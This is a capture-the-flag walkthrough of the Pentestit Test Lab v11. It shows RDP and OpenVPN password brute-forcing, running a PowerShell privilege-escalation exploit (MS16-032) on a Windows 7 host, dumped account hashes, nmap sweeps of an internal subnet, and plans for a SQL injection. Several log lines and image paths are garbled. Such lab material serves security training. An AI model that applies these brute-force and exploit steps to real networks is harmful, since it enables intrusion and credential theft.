2017-12-16 17:38:56 LOG-RDP: 192.168.13.1:3389 - arm554:123456
2017-12-16 17:38:56 LOG-RDP: 192.168.13.1:3389 - arm554:12345
2017-12-16 17:38:56 LOG-RDP: 192.168.13.1:3389 - arm554:123456789
2017-12-16 17:38:56 LOG-RDP: 192.168.13.1:3389 - arm554:password
2017-12-16 17:38:56 LOG-RDP: 192.168.13.1:3389 - arm554:iloveyou
2017-12-16 17:38:58 LOG-RDP: 192.168.13.1:3389 - arm554:princess
```

```


2017-12-16 17:49:43 LOG-RDP:Nm192.168.0.13:3389 0.25 arm554:pikachu
2017-12-16 option:49:44 LOG-RDP: Host 192.168.13.1:3389 - arm554:diamond1
2017-12-16 17:49:44 LOG-RDP: No 192.168.13.1:3389 - arm554:little
2017-12-16 17:49:45 RDP-SUCCESS 192.168.13.1:3389 - arm554:tiger
PORT STATE SERVICE VERSION
22/tcp open ssh  OpenSSH 6.7p1 Debian 5+deb8u3 Protocol 2.0
2017-12-16 17:49:45 LOG-RDP: Sel 192.168.13.1:3389 - arm554:lovel
2017-12-16 17:49:45 LOG-RDP: Sel 192.168.13.1:3389 - arm554:babyphat
2017-12-16 17:49:46 LOG-RDP: root@192.168.13.1:3389 - arm554:peanut1 - rmorgan@172.16.0.252 192.168.10.0/24 192.168.11.0/24 192.168.12.0/24
2017-12-16 17:49:47 LOG-RDP: cli@192.168.13.1:3389 - arm554:kittens
2017-12-16 17:49:47 LOG-RDP: 192.168.13.1:3389 - arm554:goddess

```

Ok, so we found valid credentials for 192.168.13.1 (arm554:tiger). Let's use this to do rdp, make sure sshuttle is running on other tab.



Lets walk around in different known and unknown locations to see if anything interesting for us.



While accessing different folder, I feel we have limited access to the system. That means we need to do privilege escalation first to access the details.

In properties we saw this is Windows 7 Profession 32 bit machine. So let's search privilege escalation vulnerability in this version of windows:

```

root@testlab:~/pentestit/lab11# ./searchsploit Microsoft windows local Privileged XSS
ExploitDB [1] Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started
Microsoft Windows (x86) - SPEDIE API Local Privilege Escalation (MS11-062).exe (Requires Flash)
Microsoft Windows (x86) - 'afd.sys' Local Privilege Escalation (MS11-046)
Microsoft Windows 10 Creators Update (version 1703) (x86) - 'WARBIRD' 'NtQuerySystemInformation' Kernel Local Privilege Escalation
Microsoft Windows 7 (x64) - 'afd.sys' Dangling Pointer Privilege Escalation (MS14-040)
Microsoft Windows 7 (x86) - 'afd.sys' Dangling Pointer Privilege Escalation (MS14-040)
Microsoft Windows 7 (x86/x64) - Group Policy Privilege Escalation (MS16-072)
Microsoft Windows 7 < 10 / 2008 < 2012 (x86/x64) - Local Privilege Escalation (MS16-032) (C#)
Microsoft Windows 7 < 10 / 2008 < 2012 (x86/x64) - Secondary Logon Handle Privilege Escalation (MS16-032) (Metasploit)
Microsoft Windows 7 < 10 / 2008 < 2012 R2 (x86/x64) - Local Privilege Escalation (MS16-032) (PowerShell)
Microsoft Windows 7 SP1 (x86) - 'WebDAV' Local Privilege Escalation (MS16-016)
Microsoft Windows 7 SP1 (x86) - Local Privilege Escalation (MS16-014)
Microsoft Windows 7 SP1 x86 - GDI Palette Objects Local Privilege Escalation (MS17-017)
Microsoft Windows 8.0/8.1 (x64) - 'TrackPopupMenu' Local Privilege Escalation (MS14-058)
Microsoft Windows 8.1 (x86/x64) - 'ahcache.sys' NtApphelpCacheControl Privilege Escalation
Microsoft Windows 8.1 - 'win32k' Local Privilege Escalation (MS15-010)
Microsoft Windows 8.1 Update 2 / 10.10586 (x86/x64) - NtReadKeyEx User Hive Attachment Privilege Escalation (MS16-111)
Microsoft Windows 8.1/10 (x86) - Secondary Logon Standard Handles Missing Sanitization Privilege Escalation (MS16-032)
Microsoft Windows < 8.1 (x86/x64) - User Profile Service Privilege Escalation (MS15-003)
Microsoft Windows XP SP3 (x86) / 2003 SP2 (x86) - 'NDProxy' Local Privilege Escalation (MS14-002)
Microsoft Windows XP SP3 - 'MQAC.sys' Arbitrary Write Privilege Escalation (Metasploit)

```

Results shows couple of valid Win 7 exploit, the best out of these is 39719.ps1, because it is powershell exploit, which will avoid any effort to compile, also I saw powershell is installed on this windows machine. So, let's copy this exploit to windows machine, and then execute it through the power shell. I used xfreerdp to share a folder on my machine to remote machine using below command:


```
xfreerdp /u:arm554 /p:tiger /v:192.168.13.1 /drive:/tmp,/root/pentestit/lab11/exp
```

```
root@testlab:~/pentestit/lab11# xfreerdp /u:arm554 /p:tiger /v:192.168.13.1 /drive:/tmp,/root/pentestit/lab11/exp
loading channel rdpdr
loading channel rdpsnd
connected to 192.168.13.1:3389
Loading device service drive (static)
registered device #1: tmp (type=8 id=1)
```

Since we have shared local folder /root/pentestit/lab11/exp on remote machine with name /tmp. We can just copy the file using below command.

```
xcopy //TLSCLIENT/tmp/39719.ps1 .
```

Once copied on remote machine, I just executed below powershell commands, which popups new command prompt with System access, and then I traversed to the Desktop folder which displays the token.



Here is where we are in the network diagram:

I have intentionally hidden, I like you to go through the steps and try and have fun. It is always fruitful to dig around the system to find interesting information, which could be useful at later stage.

After searching for files, we found a folder which contains old data for user accounts, and post looking into the contents, we saw except arm554 accounts have remove flag yes, so others might be disabled. So just keep the hash for arm554, it might be useful at some stage:

```
root@testlab:~/pentestit/lab11/exp# ls
39719.ps1  arm440  arm441  arm550  arm553  arm554  arm664  arm672
root@testlab:~/pentestit/lab11/exp# cat arm440/New\ Text\ Document.txt
F12A08F680CD09E4194D463C8AE6DA0C

Shares:
docs
files
work
monthly

C: 20GB
D: 160 GB

Removed? - Yesroot@testlab:~/pentestit/lab11/exp# cat arm441/New\ Text\ Document.txt
F9AFDABB06F9A9F7ACE4BF62FA8774D1

Shares:
docs
files
work
daily

C: 20GB
D: 160 GB

Removed? - Yesroot@testlab:~/pentestit/lab11/exp# cat arm550/New\ Text\ Document.txt
E6EDF69B1F8F5A33E927FC4F580F4005

Shares:
docs
files
work

C: 20GB
D: 160 GB

Removed? - Yesroot@testlab:~/pentestit/lab11/exp# cat arm554/New\ Text\ Document.txt
6361DEA164EE8FE91FE7B117FBC9CASE

Shares:
docs
files
```

Ok, so we were able to exploit one subnet machine under 192.168.101.11 i.e. Office 2 network. Let's get back to where we started i.e. run ssh to 192.168.101.11 with known ssh key. We didn't further looked into this machine after ssh.

```
root@testlab:~/pentestit/lab11# ssh -i tech.key tech@192.168.101.11 -p 2222
You have mail.
Last login: Mon Dec  4 22:53:53 2017 from 10.10.1.154
#####
PasswordAuthentication no
#####
tech@tl11-gw-2:~$ whoami
tech < + > Type a search term
tech@tl11-gw-2:~$ pwd
/home/tech
0 match
```

After looking through the files, programs and permission. I came across openvpn prg running, as below:

```
ps -aux
```

root	0.0	0.1	20724	2020	??	0.18	/usr/sbin/cron -1
root	530	0.0	0.2	55184	5332	?	Ss Dec05 0:00 /usr/sbin/sshd -D
root	532	0.0	0.1	28356	2988	?	Ss Dec05 0:01 /lib/systemd/systemd-logind
message+	538	0.0	0.1	42252	3460	?	Ss Dec05 0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation
root	591	0.0	0.0	19276	2024	?	Ss Dec05 0:21 /usr/sbin/irqbalance --pid=/var/run/irqbalance.pid
root	596	0.0	0.2	262884	4460	?	Ssl Dec05 0:11 /usr/sbin/rsyslogd -n
root	600	0.0	0.0	1672	?	Ss Dec05 0:00 /usr/sbin/acpid	
root	829	0.0	0.0	15636	1932	tty1	Ss+ Dec05 0:00 /sbin/agetty -nocrash tty1 linux
Debian-+	866	0.0	0.1	53256	3248	?	Ss Dec05 0:00 /usr/sbin/exm4 -bd -q30m
root	887	0.0	0.2	24940	5004	?	Ss Dec05 0:25 /usr/sbin/openvpn --daemon ovpn-server --status /run/openvpn/server.status 10 --cd /etc/openvpn --
root	4047	0.0	0.3	95320	6180	?	Ss 10:55 0:00 sshd: tech [priv]
tech	4049	0.0	0.2	95460	4284	?	S 10:55 0:00 sshd: tech@pts/2
tech	4050	0.0	0.2	24472	5228	pts/2	Ss+ 10:55 0:00 -bash
root	6087	0.0	0.0	0	0	?	Ss Dec07 0:48 [kworker/2:0]
root	8158	0.0	0.0	0	0	?	S 21:25 0:00 [kworker/2:3]
root	12377	0.0	0.0	0	0	?	S 21:33 0:00 [kworker/3:3]
root	12378	0.0	0.0	0	0	?	S 21:33 0:00 [kworker/1:0]
root	12720	0.0	0.0	0	0	?	S 21:38 0:00 [kworker/1:2]
root	12721	0.0	0.2	95320	6148	?	Ss 21:38 0:00 sshd: tech [priv]
tech	12723	0.0	0.1	95320	3804	?	R 21:38 0:00 sshd: tech@pts/0
tech	12724	0.5	0.2	24472	5036	pts/0	Ss 21:38 0:00 -bash
tech	12736	0.0	0.1	20320	2528	pts/0	R+ 21:38 0:00 ps -aux
root	16503	0.0	0.0	0	0	?	Ss Dec07 0:19 [kworker/1:1]
root	16586	0.0	0.0	0	0	?	S 20:44 0:01 [kworker/0:1]
root	16628	0.0	0.3	95324	6356	?	Ss 20:45 0:00 sshd: tech [priv]
tech	16630	0.0	0.2	95324	4540	?	S 20:45 0:00 sshd: tech@pts/1
tech	16631	0.0	0.2	24424	5272	pts/1	Ss+ 20:45 0:00 -bash
root	20732	0.0	0.0	0	0	?	Ss Dec07 0:07 [kworker/3:1]
tech	21129	0.0	0.1	35632	3876	?	Ss 08:57 0:00 /lib/systemd/systemd --user
tech	21130	0.0	0.0	52092	1920	?	Ss 08:57 0:00 (sd-pam)
root	24873	0.0	0.0	~	0	?	S 21:24 0:00 [kworker/0:3]

If you look at openvpn program, it is using files under /etc/openvpn. After looking in this directory, we see there is server.conf file, content inside this file looks like an openvpn connect file, also we can see that it's using /opt/openvpn/auth.txt credential to vpn to 192.168.101.10 box. I tried to fetch content inside this, but we don't have permission to access this file. One more thing you can notice from this file, that the user name for vpn is "Office-2". So, we are left with no other option then bruteforce openvpn password.

```
tech@t111-gw-2:~$ cd /etc/openvpn/
tech@t111-gw-2:/etc/openvpn$ ls
server.conf  update-resolv-conf
tech@t111-gw-2:/etc/openvpn$ cat server.conf
client
dev tun
proto tcp
remote 192.168.101.10 1194
remote-cert-tls server

#####
#ping 3
#ping-restart 60
#####

script-security 2

up      /etc/openvpn/update-resolv-conf
down    /etc/openvpn/update-resolv-conf

## auth for Office-2 user
auth-user-pass "/opt/openvpn/auth.txt"

resolv-retry infinite
persist-key
persist-tun
comp-lzo

<ca>
-----BEGIN CERTIFICATE-----
MIIEXjCCA0agAwIBAgIJAKYiQCCisQFFMA0GCSqGSIb3DQEBCwUAMHwxCzAJBgNV
BAYTAjJVMQ8wDQYDVQQIEwZNb3Njb3cxDzANBgNVBAcTBk1vc2NvdzERMA8GA1UE
ChMIQ29tYXBhbnkxCzAJBgNVBAstAKlUMRkwFwYDVQQDEXBjb21wYW55LnRlc3Qu
bGFiMRAwDgYDVQQpEwdFYXN5UlNBMB4XDTE3MDQwMjE0NDIzMFoXDTI3MDMzMTE0
NDIzMFowfDELMAkGA1UEBhMCUlUxDzANBgNVBAgTBk1vc2NvdzEPMA0GA1UEBxMG
TW9zY293MREwDwYDVQQKEwhDb21hcGFueTELMAkGA1UECxMCSVQxGTAXBgNVBAMT
EGNvbXBhbnkudGVzdC5sYWIxEDA0BgNVBCKTB0Vhc3lSU0EwggEiMA0GCSqGSIb3
DQEBAQUAA4IBDwAwggEKAoIBAQDdcIqS/FA1M8NhiFFiQFKdxUMePwHK2UgmshXS
48Jeshl7qjHafLQl2Pex83gbNWud9av4yp1H4m3iwGaqtQPaxg0mzoV6vMN3Hnt7
Vk9eqTpGa0DFC6IrSrnE9bYL7E90ra0PWHZY9dshup/L+uasg70rUHHQhXV6e5GR
C0jAmqUp8Wj61DZDuyvkQE8nDUUdxE0bUgdZF5dq4aHKkBFL1iC3+f+aSA6//QTM
kNYzrGv2s0cnk7T8zV4ZT+YgXgWMR1fszTIIAFegNLfksgnyR+TP3Yiiik04s6w0d
```

So let's use scp command to download server.conf file to our machine.

```
root@testlab:~/pentestit/lab11# scp -P2222 client.key.root@192.168.101.11:/etc/openvpn/server.conf .  
server.conf                                         [bruteforce]  Mon, Nov 27 12:45 F Mon, Nov 27 12:56 PM  
root@testlab:~/pentestit/lab11#
```

Edit the config file content as [below](#) to make sure it works with bruteforce script:

```
root@testlab:~/pentestit/lab11# cat server.conf  
client  
dev tun  
proto tcp  
remote 192.168.101.10 1194  
  
auth-user-pass  
  
resolv-retry infinite  
persist-key  
persist-tun  
comp-lzo  
verb 3  
auth-nocache  
  
<ca>  
-----BEGIN CERTIFICATE-----  
MIIEXjCCA0agAwIBAgIJAKYiQCcisQFFMA0GCSqGSIb3DQEBCwUAMHwxCzAJBgNV  
BAYTAjJVMQ8wDQYDVQQIEwZNb3Njb3cxDzANBgNVBAcTBk1vc2NvdzERMA8GA1UE  
ChMIQ29tYXBhbnkxCzAJBgNVBAstAkIUMRkwFwYDVQQDEXBjb21wYW55LnRlc3Qu  
bGFiMRAwDgYDVQQpEwdFYXN5UlNBMB4XDTE3MDQwMjE0NDIzMFoXDTI3MDMzMTE0  
NDIzMFowfDELMAkGA1UEBhMCUlUxDzANBgNVBAgTBk1vc2NvdzEPMA0GA1UEBxMG  
Tw9zY293MREwDwYDVQQKEwhDb21hcGFueTELMAkGA1UECxMCSVQxGTAXBgNVBAMT  
EGNvbXBhbnkudGVzdC5sYWIxEDAOBgNVBCKTB0Vhc3lSU0EwggEiMA0GCSqGSIb3  
DQEBAQUAA4IBDwAwggEKAoIBAQDdcIqS/FA1M8NhiFFiQFKdxUMePwHK2UgmshXS  
48Jeshl7qjHAfLQl2Pex83gbNWud9av4yp1H4m3iwGaqTQPaxg0mzoV6vMN3Hnt7  
V9eqTpGa0DFC6IrSrxE9bYL7E90ra0PHZY9dshup/L+uasg70rUHHQhXV6e5GR  
C0jAmqUp8Wj61DZDuyvkQE8nDUUdxE0bUgdZF5dq4aHKkBFL1iC3+f+aSA6//QTM  
kNYzrGv2s0cpkZI8zV4ZT+YgXgWMBJfszIU1AFegNLfksgpyR+IP3YjjkQ4s6wQd  
HBTkWsLSf4zusgTYkHpG3mP0z4o7/r4RiEywrJidgE5cN2wbAgMBAAGjgeIwgd8w  
HQYDVR00BBYEFOONOp29lTyyDD8E1wzF+r0l1LA1cMIGvBgnVHSMEacwgaSAFONO  
p29lTyyDD8E1wzF+r0l1LA1coYGApH4wfDELMAkGA1UEBhMCUlUxDzANBgNVBAgT  
Bk1vc2NvdzEPMA0GA1UEBxMGTW9zY293MREwDwYDVQQKEwhDb21hcGFueTELMAkG  
A1UECxMCSVQxGTAXBgNVBAMTEGNvbXBhbnkudGVzdC5sYWIxEDAOBgNVBCKTB0Vh  
c3lSU0GCCQCmIkAnIrEBRTAMBgnVHRMEBTADAQH/MA0GCSqGSIb3DQEBCwUAA4IB  
AQBYVZ+3ZjvMj0j0k8zgmMWHaf153ptbFf53c1YtxmDFKwBDo7mG0JmN318T+Kh/  
/fxN0ha1a2WdQ97yPCR8llz08ZIWlm2n38JdhWCuSZPsozYIG0QX1rZ4lj+8T0kb  
hF1vr0KOCl60DTwPEPJwAd9mcDRQK0Jd52WvuvdGQKUC8DPPDo4B2VHAn8KIDIJp  
b+mechvvxGTSzo4k5nz4bdpYit9i9HayvJ3uIjt05jciQkp5bi5YUXEpq0cspNLr  
awoYzu/p/oTvFG8sn8EWAl6pPonQUCGka7GRG2Q9Na9QysMG8H5hITZ7d5VngyJ  
vwj14awsaPvMoIgk8C8Zrkuu  
-----END CERTIFICATE-----  
</ca>
```

Next since most of the details initially found relates to starwars character. So before going for bigger wordlist, it's worth trying with starwars related passwords. So I googled for starwars wordlist, and after sometime I found [this](#) link, after removing couple of lines and duplicates, I used [this](#) wordlist for bruteforce.


For openvpn bruteforce, found a [shell script](#) and [edited](#) to work with our scenario.

```

root@testlab:~/pentestit/lab11# ./openvpn_brute_force.sh starwars.txt server.conf
Office-2:abrams -> FAILURE
Office-2:awakens -> FAILURE
Office-2:awaken -> FAILURE
Office-2:galaxy -> FAILURE
Office-2:george -> FAILURE
Office-2:lucas -> FAILURE
Office-2:review -> FAILURE
Office-2:reviews -> FAILURE
Office-2:skywalker -> FAILURE
Office-2:force -> FAILURE
Office-2:starwars -> SUCCESS
Office-2:star -> FAILURE
Office-2:wars -> FAILURE
^C
root@testlab:~/pentestit/lab11#

```

So, we now know the openvpn credentials to connect to 192.168.101.10 (Office-2:starwars). Refer to network diagram, with vpn connection to 192.168.101.10, we actually got into internal network of Main Office, i.e. we should have access to 172.16.0.0/24 VLAN. Let's see where we are in the network diagram:



Next step, let's connect to vpn and then do nmap on internal network i.e. 172.16.0.0/24.

```
root@testlab:~/pentestit/lab11# openvpn server.conf
Wed Dec 13 01:09:32 2017 OpenVPN 2.4.4 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Oct 25 2017
Wed Dec 13 01:09:32 2017 library versions: OpenSSL 1.0.2m  2 Nov 2017, LZO 2.08
Enter Auth Username: Office-2
Enter Auth Password: *****
Wed Dec 13 01:09:42 2017 WARNING: No server certificate verification method has been enabled. See http://openvpn.net/howto.html#mitm for more info
```

Below nmap scan results summary (initial thoughts, we will investigate further):

172.16.0.10 – With the results it looks like AD server

172.16.0.11 – Port 22, 80 (it looks like a web server hosting any application and ssh)

172.16.0.12 – Port 22, 80 (same as above)

172.16.0.13 – Port 22, 25, 80 (same as above plus a smtp service)

172.16.0.14 – Port 22, 80 (web server and ssh)

172.16.0.16 – Port 22, 80 (same as above)

172.16.0.17 – Port 21, 22 (ssh and ftp)

172.16.0.18 – Port 22, 80 (web server and ssh)

172.16.0.252 – Only ssh, (with the network diagram we can guess it may be router address)

```
root@testlab:~/pentestit/lab11# nmap -sS -sV -n 172.16.0.0/24 >> nmap_172.16.0.0_24.txt
root@testlab:~/pentestit/lab11# cat nmap_172.16.0.0_24.txt
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-13 01:11 IST
Nmap scan report for 172.16.0.10
Host is up (0.50s latency).
Not shown: 983 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Microsoft DNS
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2017-07-01 05:01:00Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: Test.Lab, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: TESTLAB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: Test.Lab, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ssl         Microsoft SChannel TLS
49154/tcp open  msrpc       Microsoft Windows RPC
49155/tcp open  msrpc       Microsoft Windows RPC
49157/tcp open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc       Microsoft Windows RPC
49159/tcp open  msrpc       Microsoft Windows RPC
```

```
Nmap scan report for 172.16.0.11
Host is up (0.41s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
80/tcp    open  http     nginx 1.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.0.12
Host is up (0.47s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
80/tcp    open  http     nginx 1.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.0.13
Host is up (0.47s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
25/tcp    open  smtp     Postfix smtpd
80/tcp    open  http     nginx
Service Info: Host: -mail.ptest.lab; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.0.14
Host is up (0.45s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
80/tcp    open  http     nginx 1.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.0.15
Host is up (0.44s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
80/tcp    open  http     nginx 1.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.0.17
Host is up (0.62s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
20/tcp    closed  ftp-data
21/tcp    open   ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.0.18
Host is up (0.55s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
80/tcp    open  http     nginx 1.12.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.0.252
Host is up (0.50s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.0.254
Host is up (0.35s latency).
All 1000 scanned ports on 172.16.0.254 are filtered

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 256 IP addresses (10 hosts up) scanned in 372.81 seconds
```

We can start with AD server or one of the HTTP servers. The easy will be to start with HTTP server, since we don't have credentials for AD.

Let's access the 172.16.0.11 via browser.

The screenshot shows a web browser window with the URL 172.16.0.11. The page title is "TEST LAB V11". Below the title, there is a section titled "POSTS" containing a single post from June 30, 2017, with the title "Welcome to the "Test Lab v. 11"" and a detailed description about penetration testing laboratories. To the right of the main content, there are sidebar sections for "THE TEST LAB", "SEARCH", and "CRM".

THE TEST LAB
lab.pentestit.ru

SEARCH
Search ...

CRM
For our customers: [enter here.](#)

This looks similar to the site we found on 192.168.101.10. This could be internal IP address of same site, and if that is the case since we already found that there is a vulnerable plugin kittykitfish used, which we were not able to exploit at that time due to WAF in place. Since we are in internal network, we could give a try again. But before that let see if this is really the same site, or may be run through the discovery of this site i.e. 172.16.0.11 again. So, with below view source of the page, we are sure this is pointing to 192.168.101.10 and also there is kittycatfish being used. So, let review the sql injection exploit and try our way forward, to manage easier I prefer using burbsuite, so that with repeater we can quickly see the results.

The screenshot shows the browser's developer tools with the "View Source" option selected. The page source code is displayed, showing various CSS and JavaScript files being loaded. Notable comments in the code indicate the use of the kittycatfish plugin, specifically mentioning "kittykitfish" and "kittycatfish-base.css". The code includes conditional logic for Internet Explorer 9, and references to jQuery and its migrate plugin.

```
KITTYCATFISH BASE CSS
19 <script>
20   <style type="text/css">
21 img.wp-smiley,
22 img.emoji {
23   display: inline !important;
24   border: none !important;
25   box-shadow: none !important;
26   height: 1em !important;
27   width: 1em !important;
28   margin: 0 .07em !important;
29   vertical-align: -0.1em !important;
30   background: none !important;
31   padding: 0 !important;
32 }
33 </style>
